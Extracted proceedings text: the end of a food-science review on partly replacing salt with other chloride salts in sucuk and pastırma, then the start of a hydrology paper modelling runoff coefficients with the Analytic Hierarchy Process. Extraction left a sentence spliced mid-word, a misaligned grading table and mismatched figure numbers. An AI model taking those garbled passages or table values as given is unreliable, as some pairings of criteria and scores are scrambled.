lactic acid bacteria and *Micrococcus/Staphylococcus* counts. The use of KCl (100%) was also reported to decrease odor and taste scores of heat-treated sucuk samples (Table 1). Additionally, it has also been reported that NaCl/KCl combinations have no significant effect on L*, a* and b* values of heat-treated sucuk. The author concluded that 50% of NaCl could be replaced with KCl in the production of heat-treated sucuk, as well (Bayraktar, 2017).




Figure 1. Effects of chloride salts on the hardness value of heat-treated sucuk during processing (redraft Yılmaz Oral *et al.*, 2021)




Figure 2. Effects of chloride salts on the chewiness value of heat-treated sucuk during processing (redraft Yılmaz Oral *et al.*, 2021)

- **Pastırma**

Pastırma is a traditional Turkish dry-cured meat product. It is produced by curing (or salting) drying, pressing muscles obtained from beef or water buffalo carcass and covering with çemen. There are 16 or more different types of pastırma (Kuşgözü, sırt, şekerpare, bohça, dilmek, kürek etc.). In the production of pastırma, about 5% NaCl generally is used, however high salt level (8-10%) was used in the traditional pastırma production. Nitrate is an important additive for traditional production. Nitrate can be used with nitrite, but in industrial production nitrite is generally used as curing agent (Kaban, 2009; Kaban, 2013; Kaya and Kaban, 2019). This product is classified as an intermediate moisture food. Production takes about one month

depending on the material used (Kılıç, 2009). Unsliced pastırma with çemen may be stored for nine months without refrigeration (Berkman, 1960). Nowadays pastırma is usually marketed in slices. Sliced pastırma was packaged under modified atmosphere commonly. Turkish standards for pastırma (TS 1071, 2002) lists maximum fat, salt and moisture contents as 40%, 8,5% and 50%, respectively. According to the Turkish Food Codex Communiqué on Meat and Meat Products, the moisture content must be below 50% and the pH value must be 6.0 or less (Anonymous, 2019). Salt is especially important in pastırma. Salt reduce water activity. In addition, water activity decrease during pastırma processing in drying stages. The water activity value is a very important effect for the microbiological stability of pastırma (Kaban, 2013). According to Leistner (1988) the pH value of pastırma must not be below 5.5 for sensory reasons, and the a_w value of pastırma must also be between 0.85 and 0.90. Although the NaCl level in pastırma is limited to 10% of dry matter (Anonymous, 2019). However, it has been reported that salt content can reach up to 10% in traditional products (Aksu and Kaya, 2001; Uğuz *et al.*, 2011). According to these results, pastırma is a good source for sodium. Several studies have been previously conducted to reduce the amount of salt in pastırma (Ekmekçi, 2012; Yalınkılıç, 2014; Kaya *et al.*, 2015; Hastaoğlu and Vural, 2018).

Pastırma is usually produced by the traditional method. However, it can also be produced by the industrial method at any time of the year. Hastaoğlu and Vural (2018) examined the effects of two different salt mixtures (NaCl and KCl) and two different production techniques (natural and controlled condition) on the quality characteristics of pastırma. According to the results the substitution of 15% KCl instead of NaCl showed acceptable sensorial characteristics (Table 1). The authors also emphasized that negative effects occurring during pastırma production under natural conditions can be eliminated by the production under controlled conditions.

A study on the effects of different chloride salts (1: 100% NaCl, 2: 50% NaCl+50% KCl, 3: 40% NaCl+40% KCl+20% CaCl₂, 4: 30% NaCl+40% KCl+20% CaCl₂+10% MgCl₂) on volatile profile, enzyme activity and other qualitative properties of pastırma produced with traditional method showed that use of different chloride salts have no statistically significant effects on lactic acid bacteria, *Micrococcus/Staphylococcus*, Enterobacteriaceae and mold-yeast counts of the final product. In addition a significant decrease in pH value was observed in the presence of NaCl+KCl+CaCl₂ or NaCl+KCl+CaCl₂+MgCl₂. On the contrary, different chloride salts did not cause a significant change in L* value. The author reported that using the

different chloride salts was effective on cathepsin B, cathepsin B+L, acid lipase, phospholipase and some volatile compounds. It has also been reported in the same study that no statistically differences were observed between NaCl and NaCl/KCl groups in terms of sensory scores. In contrast, CaCl₂ or CaCl₂/MgCl₂ substitution resulted in a decrease in sensory scores (Yalınkılıç, 2014). (Table 1)

In another study on the effects of KCl (50% NaCl + 50% KCl) and CaCl₂ (50% NaCl + 50% CaCl₂) on some characteristics of pastırma during processing, the group containing NaCl and CaCl₂ showed the highest a* value and the highest hardness and chewiness values. The highest water holding capacity was determined in the group with NaCl and KCl. Total aerobic mesophilic bacteria counts of group with NaCl and CaCl₂ was significantly higher than those of the control group (only NaCl) and group with NaCl and KCl (Ekmekçi, 2012). In contrast, another study carried out on pastırma reported that different salt mixtures (100% NaCl; 50% NaCl+50% KCl; 40% NaCl+40% KCl+20% CaCl₂; 30% NaCl+40% KCl+20% CaCl₂+10% MgCl₂) have no statistically significant effect on lactic acid bacteria, *Micrococcus/Staphylococcus* and yeast-mold. In addition, it was reported that the lowest scores in terms of sensory parameters were determined in groups containing CaCl₂ and CaCl₂/MgCl₂ (Table 1). However, authors reported some differences in the volatile compound profile of pastırma produced using different salt mixtures (Kaya *et al.*, 2015).

Table 1. Effect of partial NaCl substitution by other chloride salts on sensory properties and volatile profile of sucuk, heat treated sucuk or pastırma

Meat Product	Salt mixtures(%)	Significant Results	Reference
Sucuk	100% NaCl, 50% NaCl + 50% KCl, 50% NaCl + 30% KCl + 20% MgCl ₂ , 50% NaCl + 30% KCl + 20% CaCl ₂ or 50% NaCl + 30% KCl + 10% MgCl ₂ + 10% CaCl ₂	Non-significant differences in sensory properties among treatments, 15 volatile compounds (acetaldehyde, 2-propene-1-thiol, 3,3-thiobis-1-propene, propanoic acid, 2,3-butanedione, acetic acid, allyl methyl sulfide, 2-butanone-3-hydroxy, hexanal, p-xylene, butyl propionate, dodecane, 1-decanol, tridecane and tetradecane) were affected by the use of different chloride salts.	Şimşek (2016)
Heat- treated sucuk	100% NaCl, 75% NaCl + 25%KCl, 50% NaCl+50%KCl,25% NaCl+ 75%KCl or 100% KCl	The odor and taste scores decreased considerably when only KCl was used. The treatments (25% NaCl+ 75%KCl or 100% KCl) showed lower textures and general acceptability scores.	Bayraktar (2017)
Heat- treated sucuk	100% NaCl, 50% NaCl+50% KCl, 50%	No differences among treatments in terms of sensory properties	Yılmaz Oral <i>et al.</i> (2021)

	NaCl+30% KCl+20% MgCl ₂ , 50% NaCl+30% KCl+20% CaCl ₂ or 50% NaCl+30% KCl+10% MgCl ₂ +10% CaCl ₂		
Pastırma	100% NaCl or 85% NaCl- 15% KCl	The use of KCl at a level 15% as a substitute for NaCl showed acceptable sensory properties.	Hastaoğlu and Vural (2018)
Pastırma (Traditional production)	100% NaCl, 50% NaCl+50% KCl, 40% NaCl+40% KCl+20% CaCl ₂ or 30% NaCl+40% KCl+20% CaCl ₂ +10% MgCl ₂)	No statistical differences were observed between NaCl and NaCl/KCl groups in terms of sensory properties. Pastırma samples containing CaCl ₂ and CaCl ₂ /MgCl ₂ showed the lowest scores. Different mixtures of salts were effective for some volatile compounds (2-hexenal, trans-2-octenal, nonanal, 2-methyl-2-butenal, benzaldehyde, octanal, 3-octen-2-one, 3,5-octadien-2-one, 6-methyl-3,5-heptadien-2-one, benzyl alcohol, 1-hexanol, methyl-2-propenyl disulfide, diallyl disulfide, butyl propanoate, propyl hexanoate, 2-pentyl furan, D-limonene, 1-methyl-2-(1-methylethyl)-benzene).	Yalınkılıç (2014)
Pastırma	100% NaCl, 50% NaCl+50% KCl, 40% NaCl+40% KCl+20% CaCl ₂ or 30% NaCl+40% KCl+20% CaCl ₂ +10% MgCl ₂	Some differences in the profile of volatile compounds of pastırma produced by using different salt mixtures were detected. The lowest scores were determined in groups containing CaCl ₂ and CaCl ₂ /MgCl ₂ in terms of sensory parameters	Kaya et al. (2015)

2. CONCLUSION

Salt is an important ingredient in dry cured meat products processed in pieces such as pastırma, as well as dry- and semi-dry fermented sausages such as sucuk and heat-treated sucuk. Salt has very important functions for the characteristics of these products. However, the salt content in the final product can reach high levels, especially in pastırma and sucuk. It is known that excessive sodium intake is linked to blood pressure and, consequently, to cardiovascular disease and various other diseases. For this reason, reducing salt is of great importance for human health. The results of the studies on pastırma, sucuk and heat-treated sucuk suggest that the replacement of NaCl with KCl in the production of these Turkish meat products might give a healthier option to the consumer due to lower amount of sodium.

However, the substitution level of KCl should not exceed 50%. In addition, CaCl₂ and MgCl₂ can be added to the salt mixture at low levels.

3. REFERENCES

- [1] A. Soyer, A. H. Ertaş and U. Üzümcüoğlu. “Effect of processing conditions on the quality of naturally fermented Turkish sausages (sucuks).” *Meat Science*, vol. 69, pp. 135-141, 2005.
- [2] Anonymous, Turkish Food Codex Communiqué on Meat and Meat Products 2012/74 Republic of Turkey Ministry of Agriculture and Forest Official Gazette Issue and Date: 29.01.2019-30670.
- [3] B. A. Dos Santos, P.C.B. Campagnol, M. A. Morgano and M. A. R. Pollonio. “Monosodium glutamate, disodium inosinate, disodium guanylate, lysine and taurine improve the sensory quality of fermented cooked sausages with 50% and 75% replacement of NaCl with KCl.” *Meat Science*, vol. 96, pp. 509-513, 2014.
- [4] B. A. Dos Santos, P.C.B. Campagnol, M. B. Fagundes, R. Wagner and M. A. R. Pollonio. “Adding Blends of NaCl, KCl, and CaCl₂ to Low-Sodium Dry Fermented Sausages: Effects on Lipid Oxidation on Curing Process and Shelf Life” *Hindawi Journal of Food Quality*, vol. 2017, pp. 1-8, 2017.
- [5] B. Kılıç. “Current trends in traditional Turkish meat products and cuisine.” *Food Science and Technology*, vol. 42, pp. 1581-1589, 2009.
- [6] B. Yalınkılıç. “Farklı klorür tuzları kullanılarak üretilen pastirmaların uçucu profili, enzim aktivitesi ve diğer bazı kalitatif özellikleri.” Ph.D. dissertation, Dept. Food Engineering, Atatürk University, Erzurum, 2014.
- [7] D. Şimşek. “Sucuk Üretiminde Farklı Klorür Tuzlarının Kullanım İmkanları.” Master Thesis, Dept. Food Engineering, Atatürk University, Erzurum, 2016.
- [8] E. Hastaoğlu and H. Vural. “New Approaches to Production of Turkish-type Drycured Meat Product “Pastirma”: Salt Reduction and Different Drying Techniques.” *Journal for Food Science of Animal Resources*, vol. 38, pp. 224-239, 2018.
- [9] F. Bayraktar. “Isıl İşlem Görmüş Sucuk Üretiminde Potasyum Klorür Kullanımının Ürün Özelliklerine Etkileri.” Master Thesis, Dept. Food Engineering, Atatürk University, Erzurum, 2017.
- [10] G. Kaban and D. Bayrak. “The Effects of Using Turkey Meat on Qualitative Properties of HeatTreated Sucuk.” *Czech Journal Food Science*, vol. 33, pp. 377-383, 2015.
- [11] G. Kaban. “Changes in the composition of volatile compounds and in microbiological and physicochemical parameters during pastirma processing.” *Meat Science*, vol. 82, pp. 17-23, 2009.

- [12] G. Kaban. "Sucuk and pastırma: Microbiological changes and formation of volatile compounds." *Meat Science*, vol. 95, pp. 912-918, 2013.
- [13] H. Y. Gökalp, M. Kaya and Ö. Zorba. *Et Ürünleri İşleme Mühendisliği Atatürk Üniversitesi Yayın No: 786, Ziraat Fak. Yayın No: 320, Ders Kitapları serisi No: 70, Atatürk Üniv. Ziraat Fak. Ofset Tesisi, Erzurum, 1994.*
- [14] L. Berkman. "Studies on the endurance of pathogens in a specific Turkish meat food product." *Fleischwirtschaft*, vol. 11, pp. 928-931, 1960.
- [15] L. Leistner. *Hürden-Technologie bei Fleischerzeugnissen und anderen Lebensmitteln. Lebensmittelqualität Wissenschaft und Technik, R. Stufe(Hrsg), Wissenschaftliche Arbeitstagung "25 Jahre Institut für Forschung und Entwicklung der Maizena Ges. MbH, s 323-340 in Heilbornn, 2. bis 4 März, 1988.*
- [16] M. Armenteros, M. C. Aristoy, J. M. Barat and F. Toldra. "Biochemical changes in dry-cured loins salted with partial replacements of NaCl by KCl." *Food Chemistry*, vol. 117, pp. 627-633, 2009.
- [17] M. Armenteros, M. C. Aristoy, J. M. Barat and F. Toldra. "Biochemical and sensory changes in dry-cured ham salted with partial replacements of NaCl by other chloride salts." *Meat Science*, vol. 90, pp. 361-367, 2012.
- [18] M. Ekmekçi. "Tuzu azaltılmış pastırma üretiminde potasyum klorür ve kalsiyum klorür kullanımının bazı kalite özellikleri üzerine etkileri." *Master Thesis, Dept. Food Engineering, Ankara University, Ankara, 2012.*
- [19] M. İ. Aksu and M. Kaya. "Erzurum Piyasasında Tüketime Sunulan Pastırmaların Bazı Fiziksel, Kimyasal ve Mikrobiyolojik Özellikleri." *Turkish Journal of Veterinary and Animal Sciences*, vol. 25, pp. 319-326, 2001.
- [20] M. Kaya and G. Kaban. "Fermente Et Ürünleri" in *Gıda Biyoteknolojisi*, Necla Aran, Ed. İstanbul: Nobel Publishing, 2019, pp. 157-195.
- [21] M. Kaya, M. İ. Aksu, G. Kaban and B. Yalınkılıç. "Düşük Sodyum İçerikli Tuz Karışımlarının Pastırmanın Fiziksel, Kimyasal, Mikrobiyolojik ve Duyusal Özellikleri Üzerine Etkileri" *TOVAG 112O526, Final report, 11 May 2015.*
- [22] O. Gimeno, I. Astiasara'n and J. Bello. "A mixture of potassium, magnesium and calcium chlorides as a partial replacement of sodium chloride in dry fermented sausages." *Journal of Agricultural and Food Chemistry*, vol. 46, pp. 4372-4375, 1998.
- [23] O. Gimeno, I. Astiasara'n and J. Bello. "Influence of partial replacement of NaCl with KCl and CaCl₂ on texture and colour of dry fermented sausages." *Journal of Agricultural and Food Chemistry*, vol. 47, pp. 873-877, 1999.
- [24] P.C.B. Campagnol, B. A. Dos Santos, M. A. Morgano, N. N. Terra and M. A. R. Pollonio. "Application of lysine, taurine, disodium inosinate and disodium guanylate in

- fermente cooked sausages with 50% replacement of NaCl by KCl” *Meat Science*, vol. 87, pp. 239-243, 2011.
- [25] P.C.B. Campagnol, B. A. Dos Santos, N. N. Terra and M. A. R. Pollonio. “Lysine, disodium guanylate and disodium inosinate as flavor enhancers in low-sodium fermented sausages.” *Meat Science*, vol. 91, pp. 334-338, 2012.
- [26] S. Sallan, G. Kaban, Ş. Şişik Oğraş, M. Çelik and M. Kaya. “Nitrosamine formation in a semi-dry fermented sausage: Effects of nitrite, ascorbate and starter culture and role of cooking.” *Meat Science*, vol. 159, pp. 107917, 2020.
- [27] Ş. Uğuz, A. Soyer and Ü. Dalmış. “Effects of Different Salt Contents on Some Quality Characteristics During Processing of Dry-Cured Turkish Pastırma.” *Journal of Food Quality*, vol. 34, pp. 204-211, 2011.
- [28] TS 1070. Turkish sucuk, Institute of Turkish Standards, Ankara, Turkey, 2002.
- [29] TS 1071. Pastırma, Institute of Turkish Standards, Ankara, Turkey, 2002.
- [30] Ü. Armutçu, F. Y. Hazar, Z. F. Yılmaz Oral, G. Kaban and M. Kaya. “Effects of different internal temperature applications on quality properties of heat-treated sucuk during production.” *Journal of Food Processing and Preservation*, vol. 44, pp. 1-8, 2020.
- [31] V. A. S. Vidal, J. M. Lorenzo, P. E. S. Munekata and M. A. R. Pollonio. “. Challenges to reduce or replace NaCl by chloride salts in meat products made from whole pieces-a review.” *Food Science and Nutrition*, vol. 2020, pp. 1-13, 2020.
- [32] V. A. S. Vidal, J. P. Biachi, C. S. Paglarini, M. B. Pinton, P. C. B. Campagnol, E. A. Esmerino, A. G. Da Cruz, M. A. Morgano and M. A. R. Pollonio. “Reducing 50% sodium chloride in healthier jerked beef: An efficient design to ensure suitable stability, technological and sensory properties.” *Meat Science*, vol. 152, pp. 49-57, 2019.
- [33] WHO. Guideline: Sodium intake for adults and children. Geneva, World Health Organization, 2012.
- [34] Z. F. Yılmaz Oral, K. Fettahoğlu, A. Akköse and G. Kaban. “Effect of NaCl replacement by other chloride salts on physicochemical, microbiological and sensory properties of heat-treated sucuk.” (Submitted for publication), 2021.

MODELLING OF THE RUNOFF COEFFICIENT BY THE HIERARCHICAL MULTICRITERIA ANALYSIS METHOD

Lallam Faiza, Debbal Mohammed Zakaria

¹*Lallam Faiza University about Bakr BelKaid, Faculty of Technology, Tlemcen BP 230, 13000
Chetouane Tlemcen, Algeria.*

²*Debbal Mohammed Zakaria University about Bakr BelKaid, Faculty of Technology, Tlemcen
BP 230, 13000 Chetouane Tlemcen, Algeria.*

faizalallamdebbal@gmail.com

ORCID: 0000-0002-5832-5129

ABSTRACT

To characterize the capacity of a watershed to run off, a parameter is usually used in hydrology of surface, namely the runoff coefficient (CR). The traditional estimate of the CR is often made from abacus based on 2 or 3 parameters a maximum.

In this work, we present three numerical models. Two models are established on the basis of experimental works: the first model considers the size of the watershed area, the maximum daily rainfall and the soil category. The second is based on three criteria: cover vegetation, soil type and slope.

At the end, we present a methodology allowing to capitalize the information through the two studied abacus where a third numerical model is established.

Our goal is to be able to verify the comparability of these criteria and to appreciate the relative importance of each.

Keywords : *Runoff coefficient; Hierarchical Analysis Process; Maximum daily rainfall; Type of soil; Vegetation cover; Slope; Watershed surface.*

1. Introduction:

The hydrological response of a watershed to precipitation is influenced by the combined effect of several factors, related to the amount and dynamics of rainfall, the previous soil moisture state and the morphology of the watershed. To pretend to accurately assess the individual effect of each of these

parameters would be utopian. Indeed, these parameters are not independent and their contributions vary from case to case. For example, just for the effect of the slope, the opinions of the authors are not unanimous. According to Chaplot V. and Bissonnais Y. L. [1], runoff increases with slope. On the other hand, Poesen [2], Bryan and Poesen [3] and Bradford and Huang [4] asserted a decrease in runoff with the slope in the case of soils sensitive to the formation from crusting and canals.

Similarly, the consideration of the length of the watershed arouse to a divergence:

Joel A., Messing I., Seguel O. and Casanova M. [5] show that for different rainfall events the runoff per unit of area is lower for the large plot than for the smallest (the interpretation of this hypothesis is re-infiltration), whereas, Dunne T., Zhang W. H. and Aubry B. F. [6] note that the runoff is greater for a large plot length than for a small one.

On the other hand, there is a certain con To achieve our goal, we used a structural sizing parameter, in this case the runoff coefficient (CR).us on the effects of other parameters linked to the physical properties of the watershed (type of soil, cover vegetation, etc.).

Although several works are carried out to understand the individual influence or to model each parameter on runoff, the idea has not yet reached maturity. Hence the originality of our study.

To achieve our goal, we used a structural sizing parameter, in this case the runoff coefficient (CR). This is estimated as the ratio between the total volume of runoff at the outlet and the amount of rainwater falling.

The traditional estimation of the CR is often made from the abacus based on two to three parameters at most which are established on a large number of experiments carried out in watersheds or experimental plots of land with different morphometric characteristics and under different climatic conditions.

There is no doubt that the effective study of the coefficient CR is a very complex problem because of the panoply of parameters which manage this coefficient and the estimation of the individual impact of each of these parameters seems a very difficult task to overcome and identify.

Given the complexity of this phenomenon, it seems appropriate to us to use the AHP (Analytical Hierarchy Process) [7]. The latter offers the double advantage of being able to simultaneously integrate all these criteria and makes it possible to take into account the relative importance of each of them.

Our work relates to the development of a numerical model which makes it possible to estimate the runoff coefficient by integrating the impact of five criteria: maximum daily precipitation, area of the watershed, soil category, cover vegetation, soil type and slope.

We first adapted the AHP to give a theoretical value of the CR. Two models are available. The first considers the criteria: maximum daily precipitation, area of the watershed and soil category, the

second takes into account the three criteria: cover vegetation, soil type and slope. The study is validated by experimental charts.

Second, we propose a third model, which allowed us to evaluate the CR by combining all the criteria of the first two models.

The aim of this study is to estimate the relative importance of each of these five criteria and to explain the impact of their variations on the value of the CR.

2. Methodology:

The models defined in this work go through two main stages; block A and B (figure 1).




Figure 1. The model algorithm [8].

In block A, the AHP (Hierarchical Analysis Process) decision-making method is used. This process is capable of solving a large number of decision-making problems quantitatively by developing a decision support model, and it converts pairwise comparisons established on a semantic scale (at 9 levels) into a priority vector [7]. The steps of the AHP method are as follows:

The complex problem is divided into a hierarchical structure by setting the target objective at level 0, the criteria at level 1, and the characteristics of these criteria at level 2, as shown in the figure 2.




Figure 2. Hierarchical structure of the runoff coefficient (RC) for model 1[9]

For each level from the top to the hierarchical base, the criteria two by two must be compared in a binary manner with respect to the higher criterion by assigning a numerical score on a predefined scale (Table 1).

Table 1. Saaty binary comparison scale [10].

Degree of importance	Definition	Explanation
1	the two criteria are equally important	two criteria contribute to one objective in the same way
3	one criterion is less important relative to another	experience and personal appreciation slightly favor one criterion over another
5	high or significant importance	experience and personal appreciation highly favor one criterion over another
7	very high and corroborated importance	one criterion is strongly favored and its dominance is supported in practice
9	absolute importance	evidence supporting one criterion over another is as convincing as possible
2, 4, 6, 8	values related to intermediate judgments	when a compromise is required

This step makes it possible to build comparison matrices (Table 2).

Table 2. Matrix of binary comparisons[7].

Parameter	C ₁	C ₂	...	C _n
C ₁	1	a ₁₂	...	a _{1n}
C ₂	a ₂₁	1	...	a _{2n}
...
C _n	a _{n1}	a _{n2}	...	1

With $a_{ji} = 1/a_{ij}$

We establish the weight of each criterion by dividing each element of the matrix by the sum of its column: $b_{ij} = \frac{a_{ij}}{\sum_i a_{ij}}$.

Each row corresponds to a criterion, the arithmetic mean of the numbers of this line ($p_i = \frac{1}{n} \sum_j b_{ij}$) defines the weight associated with the criterion.

Finally, a consistency ratio (*rc*) is calculated to check the consistency of the judgments, the cited author proposes to first determine the consistency index ($IC = \frac{\lambda_{\max} - n}{n - 1}$). With λ_{\max} is the maximum eigenvalue of the comparison matrix, deduced as follows:

$$\lambda_{\max} = \frac{1}{n} \sum_j d_j / p_j \text{ and } d_j = \sum_i p_i \times a_{ij} .$$

Then, the consistency ratio (*rc*) is defined by the following expression: $rc = IC / RI$

Where *RI* is the random coherence index obtained by simulation (Table 3).

Table 3. The random index RI [8].

Number of criteria : n	3	4	5	6	7	8	9	10	11
<i>RI</i>	0.58	0.90	1.12	1.24	1.32	1.41	1.45	1.49	1.51

The judgment is considered acceptable for an RC less than 10% [7].

In the second step (block B), a rating system is assigned to all the elements that are the basis of our hierarchical structure. The notation used depends on the problem to be solved which, in the present case, is the calculation of the runoff coefficient.

3. Results and discussion :

Model 1: Modelling the runoff coefficient based on rainfall, soil category and surface area of the watershed

In Algeria, the runoff coefficient is given on the basis of an abacus established by the National Agency for Hydraulic Resources (ANRH ; Agence Nationale des Ressources Hydrauliques); it depends on the size of the catchment area, the maximum daily rainfall and the type of soil (Table 4)

Table 4. Classification of the runoff coefficient according to the ANRH.

Soil category	Maximum daily precipitation P_j (mm)	Watershed area (km ²)				
		<0,1	[0,1 ;2[[2;10[[10 ;100[>100,0
A	[0,8 ;80]	0,80	0,70	0,65	0,65	0,60
	[81 ; 150]	0,90	0,85	0,80	0,80	0,80
	[151 ; 200]	0,95	0,90	0,90	0,90	0,90
	>200	0,95	0,95	0,95	0,90	0,90
B	[0,8 ;80]	0,70	0,60	0,55	0,55	0,45
	[81 ; 100]	0,80	0,75	0,70	0,65	0,65
	[101 ; 150]	0,85	0,80	0,75	0,65	0,65
	[151 ; 200]	0,85	0,85	0,80	0,70	0,70
>200	0,90	0,90	0,80	0,75	0,75	
C	[0,8 ;80]	0,55	0,45	0,40	0,35	0,30
	[81 ; 150]	0,65	0,55	0,50	0,45	0,40
	[151 ; 200]	0,75	0,70	0,65	0,60	0,55
	>200	0,8	0,75	0,70	0,65	0,60
D	[0,8 ;80]	0,35	0,28	0,20	0,20	0,15
	[81 ; 150]	0,45	0,35	0,25	0,25	0,20
	[151 ; 200]	0,55	0,45	0,40	0,35	0,30
	>200	0,60	0,55	0,50	0,45	0,40

A : Greasy clay soils, crusts and encrusted soils.

B: Clay soils, gray clay forest soils, gray and heavy clay soils.

C: Loess chestnut soils, carbonate soils.

D: Sandy silts, brown and gray-brown soils of steppe and desert areas, gray loamy - sandy soils.

From Table 4, it can be seen that the runoff coefficient (*RC*) can be defined by the following formula:

$$RC = (P_{pl} N_{pl} + P_c N_c + P_s N_s) / 10 \tag{1}$$

Where: P_c , P_s and P_{pl} are invariant values between 0 and 1; they represent the weight of each criterion, namely the soil category, surface area of watershed and rainfall, respectively. Furthermore, N_c , N_s and N_{pl} are values between 0 and 10; they represent the impact of the variation of each criterion, i.e., the soil category, surface area of watershed and rainfall, respectively.

Our study aims to determine the effective values of these weights as well as those of N_c , N_s and N_{pl} .

Structuration of weights:

The criteria considered are presented in a hierarchical structure (Fig 2) which consists of 3 levels.

- Level 0, which aims to determine the runoff coefficient.
- Level 1, which involves the precipitation and the characteristics of the watershed.
- Level 2, contains the sub-criteria which in turn characterize the characteristics of the basin, namely: Category of soil and surface area.

In order to assign a weight to each criterion, the comparisons presented in Table 5 are considered.

Table 5. Binary comparisons of criteria.

Model number	Criterion	Vegetation cover	Soil type	Slope	Weight	<i>CI</i>	<i>rc</i>
Model 2 and 3	vegetation cover	1	2	2	0.5	0.027	0.046
	soil type	1/2	1	2	0.3		
	slope	1/2	1/2	1	0.2		
Model 1 and 3		precipitation	watershed	weight			
		precipitation	1	1/3	0.25		
		characteristics of the watershed	3	1	0.75		
Model 1		soil category	surface area	weight			
		soil category	1	2	0.67		
		surface area	1/2	1	0.33		
Model 3		infiltration	surface area	weight			
		infiltration	1	2	0.67		
		surface area	1/2	1	0.33		

Rating criteria :

The weights calculated in the previous step are invariant. However, the criteria considered in the tree structure vary from one watershed to another. To be able to explain their variations and their impact on the runoff coefficient, a scoring system must be developed to assess each criterion. Each criterion attribute is noted from 0 to 10 according to its influence on the CR. In our case, the results obtained are shown in Table 6.

Table 6. Criteria's rating

Model number	Criterion	Characteristics	Grading
Model 2 and 3	vegetation cover N_v	pasture	3
		culture	6
		wooded	2
	hydrological classification N_t	AB	0
		B	2
		BC	5
		C	8
	slope (%) N_p	CD	10
		< 3%	0
3 - 8%		2	
Model 1 and 3	maximum daily precipitation (mm) N_{pl}	> 8%	7
		0.80 < P_i ≤ 80	2
		80 < P_i ≤ 150	6
		150 < P_i ≤ 200	8
	surface area (km ²) N_s	P_i ≥ 200	10
		S ≤ 0.1	10
		0.1 < S ≤ 2	6
		2 < S ≤ 10	4
		10 < S ≤ 100	2
Model 1	soil category N_c	S > 100	1
		type A	10
		type B	8
		type C	5
		type D	1

The runoff coefficient is calculated from Equation (2) and the results presented in Tables 5 and 6 with

$$RC = [P_{pl} N_{pl} + P_b (P_c N_c + P_s N_s)]/10 \tag{2}$$

Where P_b is the characteristic weight of the watershed.

It is worth noting that the theoretical runoff coefficient value coincides with the experimental value (Fig. 3), which proves the validity of our method.




Figure 5. Adjustment of theoretical and empirical value of runoff coefficient (RC), model 1.

$$(y = 1.0573x + 0.0129 \text{ and } R^2 = 0.9538)$$

Model 2: Modelling of runoff coefficient based on vegetation cover, slope and hydrological classification

The Quebec Ministry of Transport (MTQ) has implemented a hydrological classification of soils which classifies soils into five hydrological classes (AB, B, BC, C, CD) according to the resistance of the first 15 cm of soil. This classification was made using the figure 6 and the table 7.




Figure 6. The soil textural triangle used to determine soil textural class from the percentages of sand, silt and clay in the soil [11]

Table 7. Hydrological classification of MTQ of soils according to surface soil texture [11].

class	Texture	Groupe
1.0	Predominantly coarse soil texture	
1.1	Gravel, sand and some coarse loams with good drainage	AB
1.2	Thin layer of gravel, sand and some sandy loams on clay or rock	B
2.0	Predominantly medium coarse soil texture	
2.1	Moderately coarse, thick loam qualified as gravelly, schistose and cherty	AB
2.2	Moderately coarse, thick or thin layer loam on rock or clay	B
3.0	Predominantly medium soil texture	
3.1	Thin layer of medium loam on rock	B
3.2	Medium thick loam qualified as gravelly, schistose or cherty	B
3.3	Medium thick loam with good to imperfect drainage	B
3.4	Medium thick loam with poor drainage	BC
3.5	Medium thin loam on clay	BC
4.0	Predominantly fine soil texture	
4.1	Silty and fine loam with good to imperfect drainage	BC
4.2	Silty loam and fine loam with poor drainage	C
5.0	Predominantly very fine soil texture	
5.1	Clay, clay loam, clay loam - silt, silty clay	C
5.2	Heavy clay	CD

In this part, we took into account the results provided by abacus 2 (Table 8).

Table 8. Runoff coefficients in rural areas [11].

Vegetation	Slope	hydrological classification				
		AB	B	BC	C	CD
Culture						
Dish	< 3%	0,30	0,36	0,41	0,47	0,51
hilly	3 - 8%	0,34	0,43	0,51	0,59	0,67
Mountainous	> 8%	0,43	0,51	0,61	0,67	0,73
pasture						
Dish	< 3%	0,12	0,17	0,25	0,34	0,43
hilly	3 - 8%	0,17	0,25	0,33	0,43	0,51
Mountainous	> 8%	0,22	0,39	0,47	0,56	0,64
wooded						
Dish	< 3%	0,09	0,15	0,21	0,29	0,37
hilly	3 - 8%	0,12	0,19	0,26	0,34	0,43
Mountainous	> 8%	0,18	0,26	0,34	0,43	0,51
lake and swamp		0,05				

According to Table 8, we also notice that the CR is defined by the following formula:

$$CR = (P_v \cdot N_v + P_t \cdot N_t + P_p \cdot N_p) / 10 \tag{3}$$

Where P_t , P_v and P_p are the weights of criteria, i.e. type of soil, vegetation cover and slope, respectively. Similarly, N_t , N_v and N_p represent the scores of the same criteria, respectively.

Following the same methodology used in model 1, one can determine the impact of each of these criteria on the runoff coefficient.

Structuration of weights:

The criteria considered are presented in a hierarchical structure, which consists of 2 levels (Figure 7).




Figure 7. The hierarchical structure of the runoff coefficient (CR), model 2 .

In order to assign a weight to each criterion, the comparisons presented in Table 5 are considered.

Rating criteria

Similarly to model 1, a rating system (Table 6; model 2) is developed in order to explain the influence of the variation of each criterion on the value of the runoff coefficient.

From Equation (3) and the results presented in Tables 5 and 6, it is possible to estimate the value of the coefficient of runoff. We validate our work by the adjustment presented in the Figure 8.




Figure 8. Adjustment of theoretical and empirical value of runoff coefficient (CR), model 2.

Model 3 as a combination of the two models

One of the main advantages of AHP is the ability to consider a large number of criteria at the same time, and to be scalable from the point of view of introduction or withdrawing at will of one or more criteria at any time. We take advantage of this property to develop a new model that allow the estimation of the CR. This model offers the important privilege of being able to simultaneously consider into account the five factors examined in the two preceding models.

Structuration of weights :

The hierarchical structure is made up of 4 levels:

Level 0: calculation of the CR.

Level 1: contains the main criteria; rainfall and watershed characteristics.

Level 2: two criteria were considered; infiltration and surface area.

Level 3: has the criteria: type of soil, Vegetation cover and slope.

The criteria of level 3 are combined with the same father criterion (called infiltration) because the sum of their weights is equal to 1 (see model 2).

The comparisons considered in model 1 and those between precipitation and the Characteristics of watershed in model 2 are maintained (Table 5), we only introduce comparisons between infiltration and surface area (Table 5, model 3).




Figure 9: The hierarchical structure of the CR (Model 3).

Criteria ratings:

We keep the considered notations of model 1 and 2 as indicated in table 6 (model 3).

The value of the CR is defined by the following formula:

$$CR = (P_{pl} \cdot N_{pl} + P_b (P_s \cdot N_s + P_i (p_c \cdot N_c + p_t \cdot N_t + p_p \cdot N_p))) / 10 \tag{4}$$

Where P_i represents the weight of the soil infiltration criterion.

Taking into account the results reported in Tables 5 and 6 , it becomes possible to determine the value of the runoff coefficient.

Comparison between criteria:

